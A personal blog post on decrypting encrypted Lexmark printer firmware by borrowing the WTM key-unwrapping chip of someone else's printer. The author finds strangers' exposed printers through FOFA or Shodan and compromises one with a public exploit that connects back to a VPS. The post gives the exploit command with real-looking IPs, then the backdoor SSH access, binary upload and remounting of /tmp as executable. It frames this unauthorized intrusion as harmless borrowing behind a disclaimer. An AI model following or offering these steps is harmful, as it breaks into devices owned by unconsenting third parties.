
Cope With New Lexmark Firmware Protection
Are they change the keys?
Decrypting firmware is a pain in the ass (been there). Back in the day, Lexmark used to encrypt their firmware with hardcoded keys baked into the printer. That made things easy - you could just run blasty’s script and voilà, the firmware was decrypted.
But in recent versions, Lexmark added new protection. You can still decrypt the firmware, but the usual SquashFS rootfs is gone:
1 | $ ~/CXLBL.230.408/main $ file * |
They’ve implemented a full disk encryption using dm-crypt and WTM (some dedicated crypto chip?). It’s kinda like LUKS + TPM on my Arch Linux machine but more low-level. Blasty has done some solid analysis on this - Before diving in, I highly recommend checking out his write-ups first: Retrofitting encrypted firmware is a Bad Idea™ and Let’s PWN WTM!.
Key unwrapping
I’ll jump right into the key unwrapping process.
After the kernel boots, /init inside the initramfs is executed. It talks to the WTM driver over a Netlink socket and asks it to unwrap the rootfs.key using wkey4.bin (some kind of Key-Encryption-Key?). The unwrapped key is then used by dm-crypt to decrypt the rootfs, after which the kernel jumps into the newly decrypted rootfs to continue the boot process.
Thanks to blasty, he’s already cooked up a wtm_oracle daemon that handles most of the hard work when it comes to talking to the WTM driver and unwrapping the key. It consists of two main components:
wtm_oracle: a daemon that runs as root and communicates with the WTM driver.rootfs_decrypt.py: a client that sends wrapped keys towtm_oracle, receives the unwrapped key in return, and uses it to decrypt the rootfs.
So, in order to decrypt the firmware, you’ll need to run the wtm_oracle on the printer itself - which means you’ve somehow managed to get RCE on the device.
Decrypt the firmware without owning a printer
The easiest way to decrypt the firmware without owning a printer is borrowing one from your friendly neighbors or friends. There’s no black magic behind this - you still have to access to a real printer somehow…
So the real problem kicks in when you don’t have any friendly neighbors or friends (like me, bocchi), or they just don’t happen to own a Lexmark printer. I actually do have access to one but it’s running a newer firmware version with anti-rollback protection - there’s no way to get shell on that potato.

The modern solution? Simply borrow one from some random friendly internet friends. Fire up FOFA or Shodan - there’s bunch of people out there who are not ready to give you their printer’s IP address:

We’ll pick a usable printer running an old firmware version and hop into it. Note that you don’t even need the exact same printer model to decrypt your target firmware - I used an MX431adn to decrypt firmware of a CX331adwe.
This is for education and researcher purposes only. We’re just borrowing their friendly printer’s WTM to decrypt our firmware - keep in mind that. I’m not responsible for any trouble you cause.
Choose your weapon
Depending on firmware version, I use blasty’s exploit to break into the device. Crowdstrike’s exploit might help too.
This exploit requires the printer to connect back your machine, so I recommend using a VPS. Ngrok works too with a few tweaks.
1 | $ python exploit.py 38.112.106.10 35.198.254.185 |
Once you have a shell, you can SSH back in using the private key in ssh_key/. Note that the SSH backdoor is temporatory and it won’t survive a reboot.
wtm_oracle
After hopping in, you’ll need a statically linked wtm_oracle binary to run on that potato. Grab the toolchain from arm-linux-musleabi-cross.tgz.
1 | ~/lexmark/tools/wtm_oracle $ tar -xzf arm-linux-musleabi-cross.tgz |
Once built, copy the binary to the printer:
1 | ~/lexmark/tools/wtm_oracle $ scp -Oi ../../exploit/ssh_key/id_rsa_lexmark ./wtm_oracle root@38.112.106.10:/tmp |
However, /tmp is mounted with the noexec flag, so you can’t run the binaries directly from there:
1 | root@ET788C771E2008:/tmp# mount | grep '/tmp' |
To bypass this, remount /tmp with the exec flag:
1 | root@ET788C771E2008:/tmp# mount -o remount,exec /tmp |
The daemon is now up and listening on port 17476. You can ignore the fopen errors unless you’re diving into kernel module experiments.
We’re now ready to decrypt the treasure.
rootfs_decrypt.py
To decrypt the rootfs, simply feed the printer’s IP to the script and wait for the magic to happen:
1 | ~/tmp/lexmark/tools $ python rootfs_decrypt.py ~/CXLBL.230.408/ 38.112.106.10 |
The majestic SquashFS rootfs is back:
1 | $ file ~/CXLBL.230.408/main/content_rootfs_dec.bin |
Take a quick peek inside:
1 | ~/tmp/lexmark/tools $ unsquashfs ~/CXLBL.230.408/main/content_rootfs_dec.bin |
Welcome back to the decrypted world.
Last words
The IoT world has gotten a lot more complicated. We’ve moving far beyond simple RCEs using binwalk and xref’ing system() - now it’s all about fully encrypted filesystems, secure boot and evil-level protection mechanisms. IoT isn’t the easy target it used to be.
Much kudos to blasty for his fantastic write-ups and tools. They’ve helped me a lot while wandering through the land of IoT.
Hope you enjoy my article. Next time, I’ll talks about a Chinese device with some interesting firmware encryption. See you in other silly posts.
Ja ne.